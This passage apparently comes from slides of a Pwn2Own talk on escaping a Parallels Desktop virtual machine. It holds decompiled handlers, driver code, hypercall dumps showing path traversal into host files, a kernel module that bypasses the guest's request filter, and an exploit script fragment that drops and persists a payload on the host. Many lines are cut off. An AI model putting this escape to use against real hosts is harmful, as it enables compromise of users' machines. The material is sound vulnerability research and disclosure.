      v13 = sub_10F2B1FC0(a2_obj, a3_req);
      goto get_out;
...
```

Parsing SF hypercalls

```
__int64 __fastcall TG_REQUEST_FS_L_OPEN(_QWORD *a1, __int64 *a2)
{
  __int64 *v2; // r12
  unsigned int Status; // er14
  __int64 v4; // rax
  int v5; // er13
  int *v6; // rbx
  _QWORD *pb0; // rax
  __int64 pb0_1; // r15
  signed int size; // eax
  signed int v10; // er13
  char *newbuf; // rbx
  const char *v12; // rbx
  int v13; // edx
  char v14; // r13
  QTypedArrayData<unsigned short> *v15; // rdi
  __int64 v16; // rsi
  QTypedArrayData<unsigned short> *v17; // rdi
  _QWORD *v18; // rax
  __int64 buf1; // r15
  __int64 v20; // rbx
  unsigned int v21; // edi
  unsigned int v22; // eax
  __int64 v23; // rdi
  std::__1::__shared_weak_count *v24; // rbx
  volatile signed __int32 *v25; // rdi
  void *v26; // rdi
  _QWORD *v28; // [rsp+8h] [rbp-98h]
  __int128 stackstorage; // [rsp+10h] [rbp-90h]
  unsigned int v30; // [rsp+20h] [rbp-80h]
  int v31; // [rsp+24h] [rbp-7Ch]
  __int64 sharedfolder; // [rsp+30h] [rbp-70h]
  std::__1::__shared_weak_count *v33; // [rsp+38h] [rbp-68h]
  QString v34[2]; // [rsp+40h] [rbp-60h]
  unsigned int v35; // [rsp+50h] [rbp-50h]
  int v36; // [rsp+54h] [rbp-4Ch]
  int v37; // [rsp+5Ch] [rbp-44h]
  volatile signed __int32 *v38; // [rsp+60h] [rbp-40h]
  __int64 v39; // [rsp+68h] [rbp-38h]
  char *newbuf_1; // [rsp+70h] [rbp-30h]

  v2 = a2;
  Status = 0xF0000003;
  if ( (unsigned __int16)get_bufcount((__int64)a2) != 2 )
    return Status;
  v28 = a1;
  v4 = get_inline_bytes_0(a2);
  v5 = 0;
  if ( v4 )
  {
    v6 = (int *)v4;
    if ( (unsigned __int16)get_inline_count((__int64)a2) >= 4u )
      v5 = *v6;
  }
  pb0 = get_object((__int64)a2, 0, 0);
  if ( !pb0 )
    return Status;
  pb0_1 = (__int64)pb0;
  v37 = v5;
  size = get_uint8((__int64)pb0);
  if ( size > 4096 )
    return Status;
  v10 = size;
  if ( size <= 0 )
```

```
LABEL_29:
  v16 = 1LL;
  v18 = get_object((__int64)v2, 1u, 1);
  buf1 = (__int64)v18;
  if ( v18 )
  {
    Status = 0xF0000009;
    if ( (unsigned int)get_uint8((__int64)v18) >= 0x18 )
    {
      do_memcpy_1(buf1, 0LL, &stackstorage, 0x18u);
      *(_QWORD *)&v34[0].var0 = stackstorage;
      v36 = v31;
      v35 = (v30 >> 1) & 3 | ((v30 & 8) << 6) | ((_WORD)v30 << 7) &
      if ( *(_DWORD *)(v39 + 4) )
        (*(void (__fastcall **)(_QWORD, __int64 *))(**(_QWORD **)(
          *(_QWORD *)(sharedfolder + 128),
          &v39);
      v20 = sharedfolder;
      if ( !(v14 & 1)
        || (v16 = (__int64)&v39,
            (Status = TG_REQUEST_FS_getattrlist((const QString *)s
      {
        Status = open_write(v20, (__int64)&v39, (__int64)v34);
        stackstorage = *(_QWORD *)&v34[0].var0;
        v31 = v36;
        v21 = (((v35 >> 6) & 8) + 2 * (v35 & 3)) | (v35 >> 7) & 0x
        v22 = 4 * (_WORD)v35 & 0x200 | (v35 >> 7) & 0x2000 | ((_WO
        v16 = v21 | v22 | ((v35 & 4) << 15);
        v30 = v21 | v22 | ((v35 & 4) << 15);
        if ( !Status )
        {
          Status = 0;
          bufcopy(buf1, 0LL, &stackstorage, 0x18u);
          v16 = 24LL;
          sub_10F2A95B0(buf1, 24);
        }
      }
    }
  }
  else
```

The Bug

```
LABEL_29:
  v16 = 1LL;
  v18 = get_object((__int64)v2, 1u, 1);
  buf1 = (__int64)v18;
  if ( v18 )
  {
    Status = 0xF0000009;
    if ( (unsigned int)get_uint8((__int64)v18) >= 0x18 )
    {
      do_memcpy_1(buf1, 0LL, &stackstorage, 0x18u);
      *(_OWORD *)&v34[0].var0 = stackstorage;
      v36 = v31;
      v35 = (v30 >> 1) & 3 | ((v30 & 8) << 6) | ((_WORD)v30 << 7)
      if ( *(_DWORD *)(v39 + 4) )
        (*(void (__fastcall **)(_QWORD, __int64 *))(**(_QWORD **)(
          *(_QWORD *)(sharedfolder + 128),
          &v39);
      v20 = sharedfolder;
      if ( !(v14 & 1)
        || (v16 = (__int64)&v39,
            (Status = TG_REQUEST_FS_getattrlist((const QString *)s
      {
        Status = open_write(v20, (__int64)&v39,
        stackstorage = *(_OWORD *)&v34[0].var0;
        v31 = v36;
        v21 = (((v35 >> 6) & 8) + 2 * (v35 & 3))
        v22 = 4 * (_WORD)v35 & 0x200 | (v35 >> 7
        v16 = v21 | v22 | ((v35 & 4) << 15);
        v30 = v21 | v22 | ((v35 & 4) << 15);
        if ( !Status )
        {
          Status = 0;
          bufcopy(buf1, 0LL, &stackstorage, 0x18
          v16 = 24LL;
          sub_10F2A95B0(buf1, 24);
        }
      }
    }
  }
  else
```


```
  v17 = v8 & 0xF000;
  retval = 0xF000001C;
  if ( v17 == 0x8000 )
  {
    QFile::QFile((QFile *)&v32, &v33);
    if ( !(unsigned __int8)QFile::open(&v32, v13) )
    {
      QFile::~QFile((QFile *)&v32);
      goto LABEL_50;
    }
    LODWORD(v34.var0) = (v8 << 6) & 0x1000 | 2 * (_BYTE)v8 & 0x40 |
    sub_10F2CA2E0(v10 + 144, a2, &v34);
    QFileDevice::close((QFileDevice *)&v32);
    QFile::~QFile((QFile *)&v32);
    goto LABEL_49;
  }
```

```
TG_REQUEST_FS_L_ATTR
[  137.308372] buf 0, size = 24, dbuf = ffffbfc2c6605020 ->
[  137.308375] TG_PAGED_BUFFER :00000000: 2f 70 72 6c 5f 6d 6f 64 2f 2e 2e 2f 2e 2e 2f 74  /prl_mod/../../t
[  137.308376] TG_PAGED_BUFFER :00000010: 65 73 74 2e 74 78 74 00                          est.txt.
[  137.308378] buf 1, size = 64, dbuf = ffffbfc2c6605038 ->
[  137.308379] TG_PAGED_BUFFER :00000000: 74 91 39 13 c0 aa 4d 24 00 50 5e c6 c2 bf ff ff  t.9...M$.P^.....
[  137.308380] TG_PAGED_BUFFER :00000010: 00 20 00 00 00 00 00 00 02 00 00 00 00 00 00 00  . ..............
[  137.308381] TG_PAGED_BUFFER :00000020: 00 56 b3 20 d3 97 ff ff 01 00 00 00 00 00 00 00  .V. ............
[  137.308382] TG_PAGED_BUFFER :00000030: 00 00 00 00 00 00 00 00 d6 f2 19 c0 ff ff ff ff  ................
[  137.308383] TG_PAGED_REQUEST:00000000: 22 02 00 00 ff ff ff ff 48 00 00 00 00 00 02 00  "........H.......
[  137.308384] TG_PAGED_REQUEST:00000010: 8f 0d 2e 00 00 00 00 00 cb 2f cd 1b d3 97 ff ff  ........./......
[  137.308385] TG_PAGED_REQUEST:00000020: 18 00 00 00 00 00 00 00 d2 bc 31 00 00 00 00 00  ..........1.....
[  137.308386] TG_PAGED_REQUEST:00000030: 80 f8 73 f1 d2 97 ff ff 40 00 00 00 01 00 00 00  ..s.....@.......
[  137.308387] TG_PAGED_REQUEST:00000040: 3f 17 2f 00 00 00 00 00                          ?./.....
```

Part 4

The Exploit

prl_fs




```
struct file_operations prlfs_file_fops = {
    .open       = prlfs_open,
    .read           = prlfs_read,
    .write      = prlfs_write,
    .llseek         = generic_file_llseek,
    .release    = prlfs_release,
    .mmap       = generic_file_mmap,
#if LINUX_VERSION_CODE >= KERNEL_VERSION(2,6,35)
    .fsync      = noop_fsync,
#else
    .fsync      = simple_sync_file,
#endif
};

struct file_operations prlfs_dir_fops = {
    .open       = prlfs_open,
#if LINUX_VERSION_CODE >= KERNEL_VERSION(3,11,0)
    .iterate    = prlfs_readdir,
#else
    .readdir    = prlfs_readdir,
#endif
    .release    = prlfs_release,
    .read       = generic_read_dir,
    .llseek     = generic_file_llseek,
#if LINUX_VERSION_CODE >= KERNEL_VERSION(2,6,35)
    .fsync      = noop_fsync,
#else
    .fsync      = simple_sync_file,
#endif
};
```

```
struct inode_operations prlfs_file_iops = {
    .setattr    = prlfs_setattr,
    .permission = prlfs_permission,
    .getattr    = prlfs_getattr,
};

struct inode_operations prlfs_dir_iops = {
    .create     = prlfs_create,
    .lookup     = prlfs_lookup,
    .unlink     = prlfs_unlink,
    .mkdir      = prlfs_mkdir,
    .rmdir      = prlfs_rmdir,
#if LINUX_VERSION_CODE >= KERNEL_VERSION(4, 9, 0)
    .rename     = prlfs_rename2,
#else
    .rename     = prlfs_rename,
#endif
    .setattr    = prlfs_setattr,
    .symlink    = prlfs_symlink,
    .permission = prlfs_permission,
    .getattr    = prlfs_getattr,
};
```

Prl_fs guest <> hypervisor

```c
static ssize_t prlfs_write(struct file *filp, const char *buf, size_t size,
                           loff_t *off)
{
    ssize_t ret;
    struct dentry *dentry = FILE_DENTRY(filp);
    struct inode *inode = dentry->d_inode;
    loff_t real_off;

    // Check O_APPEND flag before send TG request to
    if (filp->f_flags & O_APPEND)
        real_off = inode->i_size;
    else
        real_off = *off;

    prlfs_inode_lock(inode);
    ret = prlfs_rw(inode, (char *)buf, size, &real_of
    dentry->d_time = 0;
    if (ret < 0)
        goto out;

    if (inode->i_size < real_off)
        inode->i_size = real_off;
    // For linux kernel we should return relative off
    if (filp->f_flags & O_APPEND)
        *off += size;
    else
        *off = real_off;
out:
    prlfs_inode_unlock(inode);
    return ret;
}
```

```c
ssize_t prlfs_rw(struct inode *inode, char *buf, size_t size,
                 loff_t *off, unsigned int rw, int user, int flags)
{
    ssize_t ret;
    struct super_block *sb;
    struct prlfs_file_info pfi;
    struct buffer_descriptor bd;

    DPRINTK("ENTER\n");
    if (rw >= 2) {
        printk(PFX "Incorrect rw operation %d\n", rw);
        BUG();
    }
    ret = 0;
    init_pfi(&pfi, inode, *off, rw);

    if (size == 0)
        goto out;

    sb = inode->i_sb;
    init_buffer_descriptor(&bd, buf, size,(rw == 0) ? 1 : 0,
                           (user == 0) ? 0 : 1);
    bd.flags = flags;
    ret = host_request_rw(sb, &pfi, &bd);
    if (ret < 0)
        goto out;

    size = bd.len;
    (*off) += size;
    ret = size;
out:
    DPRINTK("EXIT returning %lld\n", (long long)ret);
    return ret;
}
```


```c
int host_request_rw(struct super_block *sb, struct prlfs_file_info *pfi,
                    struct buffer_descriptor *bd)
{
    int ret;
    TG_REQ_DESC sdesc;
    struct prlfs_file_desc *pfd;
    struct {
        TG_REQUEST Req;
        TG_BUFFER Buffer[2];
    } Req;

    pfd = kmalloc(sizeof(struct prlfs_file_desc), GFP_KERNEL);
    if (!pfd)
        return -ENOMEM;
    prlfs_file_info_to_desc(pfd, pfi);
    memset(&Req, 0, sizeof(Req));
    init_tg_request(&Req.Req, TG_REQUEST_FS_L_RW, 0, 2);
    init_req_desc(&sdesc, &Req.Req, NULL, &Req.Buffer[0]);
    init_tg_buffer(&sdesc, 0, (void *)pfd, PFD_LEN, 0, 0);
    init_tg_buffer(&sdesc, 1, bd->buf, bd->len, bd->write, bd->user);
    sdesc.flags = bd->flags;
    ret = call_tg_sync(PRLTG_SB(sb), &sdesc);
    if (ret == 0) {
        if (Req.Req.Status == TG_STATUS_SUCCESS)
            bd->len = Req.Buffer[1].ByteCount;
        else
            ret = -TG_ERR(Req.Req.Status);
    }
    kfree(pfd);
    return ret;
```

SF protocol

```
// shared folders requests
// Version 1 requests:
#define TG_REQUEST_FS_MIN 0x200
#define TG_REQUEST_FS_GETLIST 0x200
#define TG_REQUEST_FS_CONNECTROOT 0x201
#define TG_REQUEST_FS_CREATEFILE 0x202
#define TG_REQUEST_FS_QUERYDIRINIT 0x203
#define TG_REQUEST_FS_QUERYDIRGETDATA 0x204
#define TG_REQUEST_FS_QUERYDIRCLOSE 0x205
#define TG_REQUEST_FS_CLOSEHANDLE 0x206
#define TG_REQUEST_FS_READDATA 0x207
#define TG_REQUEST_FS_SETDISPOSITION 0x208
#define TG_REQUEST_FS_WRITEDATA 0x209
#define TG_REQUEST_FS_SETBASICINFO 0x20a
#define TG_REQUEST_FS_SETALLOCINFO 0x20b
#define TG_REQUEST_FS_RENAMEFILE 0x20c
#define TG_REQUEST_FS_SETFILESIZE 0x20d
#define TG_REQUEST_FS_GETSIZEINFO 0x20e
#define TG_REQUEST_FS_NOTIFYCHANGEDIR 0x20f // version 3 request
#define TG_REQUEST_FS_FLUSHBUFFERS 0x210

#define TG_REQUEST_FS_L_GETSFLIST 0x220
#define TG_REQUEST_FS_L_GETSFPARM 0x221
#define TG_REQUEST_FS_L_ATTR 0x222
#define TG_REQUEST_FS_L_OPEN 0x223
#define TG_REQUEST_FS_L_RELEASE 0x224
#define TG_REQUEST_FS_L_READDIR 0x225
#define TG_REQUEST_FS_L_RW 0x226
#define TG_REQUEST_FS_L_REMOVE 0x227
#define TG_REQUEST_FS_L_RENAME 0x228

// Version 2 requests:
#define TG_REQUEST_FS_NOOP 0x229

#define TG_REQUEST_FS_CREATEFILEX 0x22a
#define TG_REQUEST_FS_CLOSEHANDLES 0x22b

#define TG_REQUEST_FS_L_READLNK 0x22c
#define TG_REQUEST_FS_L_CREATELNK 0x22d

#define TG_REQUEST_FS_CONTROL 0x23d // version 4 request
#define TG_REQUEST_FS_GETVERSION 0x23e
#define TG_REQUEST_FS_MAX 0x23f
```

```
Dump of Tg shared folders request 0x222 (TG_REQUEST_FS_L_ATTR)
[  207.247878] call_tg_sync
[  207.247882] buf 0, size = 57, dbuf = ffffae2e8361b030 -> # pointer to next
[  207.247883] buf:00000000: 2f 70 72 6c 5f 6d 6f 64 2f 70 72 6c 5f 74 67 2f  /prl_mod/prl_tg/
[  207.247884] buf:00000010: 54 6f 6f 6c 67 61 74 65 2f 47 75 65 73 74 2f 4c  Toolgate/Guest/L
[  207.247885] buf:00000020: 69 6e 75 78 2f 70 72 6c 5f 74 67 2f 70 72 6c 74  inux/prl_tg/prlt
[  207.247885] buf:00000030: 67 5f 63 61 6c 6c 2e 63 00                        g_call.c.
[  207.247886] buf 1, size = 64, dbuf = ffffae2e8361b048 ->
[  207.247887] buf:00000000: 3f 14 74 d6 67 4b 76 b6 c3 a7 4b 60 00 00 00 00  ?.t.gKv...K`....
[  207.247888] buf:00000010: c2 a7 4b 60 00 00 00 00 c2 a7 4b 60 00 00 00 00  ..K`......K`....
[  207.247888] buf:00000020: a4 81 00 00 f5 01 00 00 14 00 00 00 ff 00 00 00  ................
[  207.247889] buf:00000030: cb 9a 42 00 03 00 00 00 00 00 00 00 00 00 00 00  ..B.............
[  207.247890] tg_req: RequestSize = 0x48, Request = 0x222, InlineByteCount = 0x0, BufferCount = 0x2; dpages = 1, addr = ffffae2e8361b000
[  207.247890] request:00000000: 22 02 00 00 ff ff ff ff 48 00 00 00 00 00 02 00  "....... H.......
                                 ^ request   ^ status    ^ size      ^ inl ^ nbuf
[  207.247891] request:00000010: 14 54 32 00 00 00 00 00 c7 cf 27 1b 56 94 ff ff  .T2.......'.V...
                                 ^ physaddr of this req  ^ buf1 kernel VA           # note: can be multiple physaddr if dpages > 1
[  207.247892] request:00000020: 39 00 00 00 00 00 00 00 7c b2 31 00 00 00 00 00  9.......|.1.....
                                 ^ buf1 size ^ writeable ^ physaddr                 # note: can be multiple physaddr
[  207.247892] request:00000030: 00 f7 3a 3b 56 94 ff ff 40 00 00 00 01 00 00 00  ..:;V...@.......
                                 ^ buf2 kva            ^ size      ^ writeable
[  207.247893] request:00000040: af b3 33 00 00 00 00 00
                                 ^ physaddr
```

Reaching the bug




```
#define PROC_PREFIX                  "/proc/driver/"
#define TOOLGATE_NICK_NAME           "prl_tg"
#define VIDEO_TOOLGATE_NICK_NAME     "prl_vtg"
#define VIDEO_DRM_TOOLGATE_NICK_NAME "prl_drm"

#define PRL_TG_FILE     PROC_PREFIX TOOLGATE_NICK_NAME
#define PRL_VTG_FILE    PROC_PREFIX VIDEO_TOOLGATE_NICK_NAME
```

Not so easy...

```
// prltg.c
/*
 * requests up to TG_REQUEST_SECURED_MAX are for drivers only and are
 * denied by guest driver if come from user space to maintain guest
 * kernel integrity (prevent malicious code from sending FS requests)
 * dynamically assigned requests start from TG_REQUEST_MIN_DYNAMIC
 */
if (src->Request <= TG_REQUEST_SECURED_MAX)
  return -EINVAL;
```

TG_REQUEST_SECURED_MAX is defined as 0x00007fff, which means that TG_REQUEST_FS_L_* bypass this: 1) rebuild the Parallels Tools kernel drivers with a patch on the check

prl_pwn kernel module

```c
static int __init prl_pwn_init(void)
{
    struct pci_dev *pcidev = NULL;
    struct proc_dir_entry *p;

    printk("Hello, Pwn2Own!\n");
    maybe_printk("call_tg_sync = 0x%px\n", (void*)call_tg_sync);

    pcidev = pci_get_device(PCI_VENDOR_ID_PARALLELS, PCI_DEVICE_ID_TOOLGATE, pcidev);
    if (pcidev) {
        g_tgdev = pci_get_drvdata(pcidev);
        printk(KERN_INFO "Parallels Toolgate device pci_dev 0x%px, tg_dev 0x%px, base addr 0x%lx\n", pcidev, g_tgdev, g_tgdev->base_addr);
    }
    else
    {
        printk(KERN_ERR "Parallels Toolgate device not found. Are Parallels Tools installed?\n");
        return -1;
    }

    p = proc_create_data(PROCFILE, S_IWUGO, NULL, &prl_pwn_ops, g_tgdev);
    if (!p)
    {
        printk(KERN_ERR "prl_pwn: can't create proc entry\n");
        return -1;
    }
    maybe_printk("device: /proc/%s\n", PROCFILE);

    return 0;
}
```

prl_pwn kernel module (imports)

M *Makefile* M *Virtualization/Parallels/tools/guest_additions/prl_pwn/km/Makefile*

```
1
2   obj-m += prl_pwn.o
3
4   KDIR := /lib/modules/$(shell uname -r)/build
5   PWD := $(shell pwd)
6
7   ccflags-y += -DAEDEBUG=1 -DDUMP_TG_REQUEST
8
9   default:
10      $(info [*] Building the hypercall detour interface driver...)
11      $(MAKE) -C $(KDIR) M=$(PWD) modules KBUILD_EXTRA_SYMBOLS=/usr/lib/parallels-tools/kmods/prl_tg/Toolgate/Guest/Linux/prl_tg/Module.symvers
12  #   $(MAKE) -C $(KDIR) M=$(PWD) modules KBUILD_EXTRA_SYMBOLS=/usr/src/parallels-tools-16.1.3.49160/prl_tg/Toolgate/Guest/Linux/prl_tg/Module.symvers
13
14  load:
15      $(info [*] Loading...)
16      sudo insmod prl_pwn.ko
17
18  unload:
19      $(info [*] Unloading...)
20      sudo rmmod prl_pwn.ko
21
22  clean:
23      $(info [*] Cleanup...)
24      rm -rf *.o* *.ko *.mod* *symvers .tmp_versions ".*.cmd" *.ver modules.order *.cache.mk
```

Reverse-engineering the protocol

```
TG_REQUEST_FS_L_ATTR
[  137.308372] buf 0, size = 24, dbuf = ffffbfc2c6605020 ->
[  137.308375] TG_PAGED_BUFFER :00000000: 2f 70 72 6c 5f 6d 6f 64 2f 2e 2e 2f 2e 2e 2f 74  /prl_mod/../../t
[  137.308376] TG_PAGED_BUFFER :00000010: 65 73 74 2e 74 78 74 00                          est.txt.
[  137.308378] buf 1, size = 64, dbuf = ffffbfc2c6605038 ->
[  137.308379] TG_PAGED_BUFFER :00000000: 74 91 39 13 c0 aa 4d 24 00 50 5e c6 c2 bf ff ff  t.9...M$.P^.....
[  137.308380] TG_PAGED_BUFFER :00000010: 00 20 00 00 00 00 00 00 02 00 00 00 00 00 00 00  . ..............
[  137.308381] TG_PAGED_BUFFER :00000020: 00 56 b3 20 d3 97 ff ff 01 00 00 00 00 00 00 00  .V. ............
[  137.308382] TG_PAGED_BUFFER :00000030: 00 00 00 00 00 00 00 00 d6 f2 19 c0 ff ff ff ff  ................
[  137.308383] TG_PAGED_REQUEST:00000000: 22 02 00 00 ff ff ff ff 48 00 00 00 00 00 02 00  ".......H.......
[  137.308384] TG_PAGED_REQUEST:00000010: 8f 0d 2e 00 00 00 00 00 cb 2f cd 1b d3 97 ff ff  ........./......
[  137.308385] TG_PAGED_REQUEST:00000020: 18 00 00 00 00 00 00 00 d2 bc 31 00 00 00 00 00  ..........1.....
[  137.308386] TG_PAGED_REQUEST:00000030: 80 f8 73 f1 d2 97 ff ff 40 00 00 00 01 00 00 00  ..s.....@.......
[  137.308387] TG_PAGED_REQUEST:00000040: 3f 17 2f 00 00 00 00 00                          ?./.....
```

Reverse-engineering the protocol

```
TG_REQUEST_FS_L_OPEN (create inode)
[  137.308622] buf 0, size = 24, dbuf = ffffbfc2c6609020 ->
[  137.308624] TG_PAGED_BUFFER :00000000: 2f 70 72 6c 5f 6d 6f 64 2f 2e 2e 2f 2e 2e 2f 74  /prl_mod/../../t
[  137.308625] TG_PAGED_BUFFER :00000010: 65 73 74 2e 74 78 74 00                          est.txt.
[  137.308626] buf 1, size = 24, dbuf = ffffbfc2c6609038 ->
[  137.308628] TG_PAGED_BUFFER :00000000: 00 00 00 00 00 00 00 00 a4 81 00 00 00 00 00 00  ................
[  137.308629] TG_PAGED_BUFFER :00000010: 0c 00 00 00 00 00 00 00                          ........
[  137.308630] TG_PAGED_REQUEST:00000000: 23 02 00 00 ff ff ff ff 48 00 00 00 00 00 02 00  #.......H.......
[  137.308631] TG_PAGED_REQUEST:00000010: 8f 0d 2e 00 00 00 00 00 cb 2f cd 1b d3 97 ff ff  ........./......
[  137.308632] TG_PAGED_REQUEST:00000020: 18 00 00 00 00 00 00 00 d2 bc 31 00 00 00 00 00  ..........1.....
[  137.308633] TG_PAGED_REQUEST:00000030: c0 b3 a8 3b d3 97 ff ff 18 00 00 00 01 00 00 00  ...;............
[  137.308633] TG_PAGED_REQUEST:00000040: 8b ba 33 00 00 00 00 00                          ..3.....
```

Reverse-engineering the protocol

```
TG_REQUEST_FS_L_OPEN (open file)
[  137.308975] buf 0, size = 24, dbuf = ffffbfc2c660d020 ->
[  137.308978] TG_PAGED_BUFFER :00000000: 2f 70 72 6c 5f 6d 6f 64 2f 2e 2e 2f 2e 2e 2f 74  /prl_mod/../../t
[  137.308980] TG_PAGED_BUFFER :00000010: 65 73 74 2e 74 78 74 00                          est.txt.
[  137.308981] buf 1, size = 24, dbuf = ffffbfc2c660d038 ->
[  137.308982] TG_PAGED_BUFFER :00000000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
[  137.308983] TG_PAGED_BUFFER :00000010: 4c 10 00 00 00 00 00 00                          L.......
[  137.308984] TG_PAGED_REQUEST:00000000: 23 02 00 00 ff ff ff ff 48 00 00 00 00 00 02 00  #.......H.......
[  137.308985] TG_PAGED_REQUEST:00000010: 8f 0d 2e 00 00 00 00 00 cb 2f cd 1b d3 97 ff ff  ........./......
[  137.308986] TG_PAGED_REQUEST:00000020: 18 00 00 00 00 00 00 00 d2 bc 31 00 00 00 00 00  ..........1.....
[  137.308987] TG_PAGED_REQUEST:00000030: 20 b7 a8 3b d3 97 ff ff 18 00 00 00 01 00 00 00   ..;............
[  137.308988] TG_PAGED_REQUEST:00000040: 8b ba 33 00 00 00 00 00                          ..3.....
```

Reverse-engineering the protocol

```
TG_REQUEST_FS_L_RW
[  137.309253] buf 0, size = 24, dbuf = ffffbfc2c6611020 ->
[  137.309255] TG_PAGED_BUFFER :00000000: 46 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  F...............
[  137.309256] TG_PAGED_BUFFER :00000010: 02 00 00 00 03 00 00 00                          ........
[  137.309259] buf 1, size = 2, dbuf = ffffbfc2c6611038 ->
[  137.309260] TG_PAGED_BUFFER :00000000: 30 0a                                           0.
[  137.309261] TG_PAGED_REQUEST:00000000: 26 02 00 00 ff ff ff ff 48 00 00 00 00 00 02 00  &.......H.......
[  137.309263] TG_PAGED_REQUEST:00000010: 8f 0d 2e 00 00 00 00 00 20 b7 a8 3b d3 97 ff ff  ........ ..;....
[  137.309263] TG_PAGED_REQUEST:00000020: 18 00 00 00 00 00 00 00 8b ba 33 00 00 00 00 00  ..........3.....
[  137.309264] TG_PAGED_REQUEST:00000030: 80 2c bb 4d 47 56 00 00 02 00 00 00 00 00 00 00  .,.MGV..........
[  137.309265] TG_PAGED_REQUEST:00000040: 70 17 2d 00 00 00 00 00                          p.-.....
```

Reverse-engineering the protocol

```
TG_REQUEST_FS_L_RELEASE
[  137.309447] buf 0, size = 24, dbuf = ffffbfc2c6615020 ->
[  137.309450] TG_PAGED_BUFFER :00000000: 46 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  F...............
[  137.309451] TG_PAGED_BUFFER :00000010: 00 00 00 00 03 00 00 00                          ........
[  137.309452] TG_PAGED_REQUEST:00000000: 24 02 00 00 ff ff ff ff 30 00 00 00 00 00 01 00  $.......0.......
[  137.309453] TG_PAGED_REQUEST:00000010: 8f 0d 2e 00 00 00 00 00 20 b7 a8 3b d3 97 ff ff  ........ ..;....
[  137.309455] TG_PAGED_REQUEST:00000020: 18 00 00 00 00 00 00 00 8b ba 33 00 00 00 00 00  ..........3.....
```

Reverse-engineering the protocol

```
$ chmod +x
TG_REQUEST_FS_L_ATTR
[  834.942870] buf 0, size = 44, dbuf = ffffbfc2c6da5020 ->
[  834.942873] TG_PAGED_BUFFER :00000000: 2f 70 72 6c 5f 6d 6f 64 2f 70 72 6c 5f 74 67 2f  /prl_mod/prl_tg/
[  834.942875] TG_PAGED_BUFFER :00000010: 54 6f 6f 6c 67 61 74 65 2f 47 75 65 73 74 2f 4c  Toolgate/Guest/L
[  834.942876] TG_PAGED_BUFFER :00000020: 69 6e 75 78 2f 70 72 6c 5f 74 67 00              inux/prl_tg.
[  834.942877] buf 1, size = 64, dbuf = ffffbfc2c6da5038 ->
[  834.942878] TG_PAGED_BUFFER :00000000: 74 96 39 13 c0 aa 4d 24 48 f8 73 f1 d2 97 ff ff  t.9...M$H.s.....
[  834.942879] TG_PAGED_BUFFER :00000010: 48 f8 73 f1 d2 97 ff ff 00 00 00 00 00 00 00 00  H.s.............
[  834.942880] TG_PAGED_BUFFER :00000020: 00 00 00 00 00 00 00 00 d9 7a 3a d3 97 ff ff     .........z:....
[  834.942881] TG_PAGED_BUFFER :00000030: 28 00 00 00 00 00 00 00 94 04 1a c0 ff ff ff ff  (...............
[  834.942882] TG_PAGED_REQUEST:00000000: 22 02 00 00 ff ff ff ff 48 00 00 00 00 00 02 00  ".......H.......
[  834.942883] TG_PAGED_REQUEST:00000010: 17 0d 2e 00 00 00 00 00 d4 cf cd 1b d3 97 ff ff  ................
[  834.942884] TG_PAGED_REQUEST:00000020: 2c 00 00 00 00 00 00 00 dc bc 31 00 00 00 00 00  ,.........1.....
[  834.942885] TG_PAGED_REQUEST:00000030: 40 f8 73 f1 d2 97 ff ff 40 00 00 00 01 00 00 00  @.s.....@.......
[  834.942886] TG_PAGED_REQUEST:00000040: 3f 17 2f 00 00 00 00 00                          ?./.....
```

prl_pwn.py

```
def exploit(payload):
    maybe_print("> exploit()");
    homedir = try_find_homedir();
    if (homedir):
        print("[+] Homedir: " + homedir);
        drop_payload(homedir + '/.pwn2owned', payload);
        persist("~/.pwn2owned");
    return False;

def main(argv):
    global AEDEBUG;
    AEDEBUG = 0;
    sfs = get_sflist();
    print("[+] Found Parallels Shared folders:", sfs);

    print("[*] Checking vulnerability...");
    if (test_vuln()):
        print("[*] Attack in progress...")
        payloadfile = argv[1];
        print("[+] Payload file: " + payloadfile);
        payload = open(payloadfile, "rb").read();
        exploit(payload);
        print("[+] Exploit seems to be successful!")

if __name__ == "__main__":
    main(sys.argv)
```

Toolgate protocol primitives – user side

```
// the compiler should align TG_BUFFER to 64-bit
// boundary regardless of pointer size
// alignment is important because buffers follow
// InlineBytes in request structure
struct _TEST_TG_BUFFER_ALIGNMENT {
    char unaligned;
    TG_BUFFER test;
};

struct _ASSERT_TG_BUFFER_ALIGNMENT {
    char test[2 * (sizeof(struct _TEST_TG_BUFFER_ALIGNMENT) == (sizeof(TG_BUFFER) + 8)) - 1];
};

typedef struct _TG_REQUEST {
    unsigned Request;
    unsigned Status;
    unsigned short InlineByteCount;
    unsigned short BufferCount;
    unsigned Reserved;
} TG_REQUEST;

#endif // __TGREQ_H__
```

```
#ifndef __TGREQ_H__
#define __TGREQ_H__

enum {
    TG_BUFFER_READONLY = 0,
    TG_BUFFER_READWRITE = 1,
    TG_BUFFER_WRITEONLY = 3,
};

typedef struct _TG_BUFFER {
    union {
        void *Buffer;
#ifdef _MSC_VER
        unsigned __int64 Va;
#else
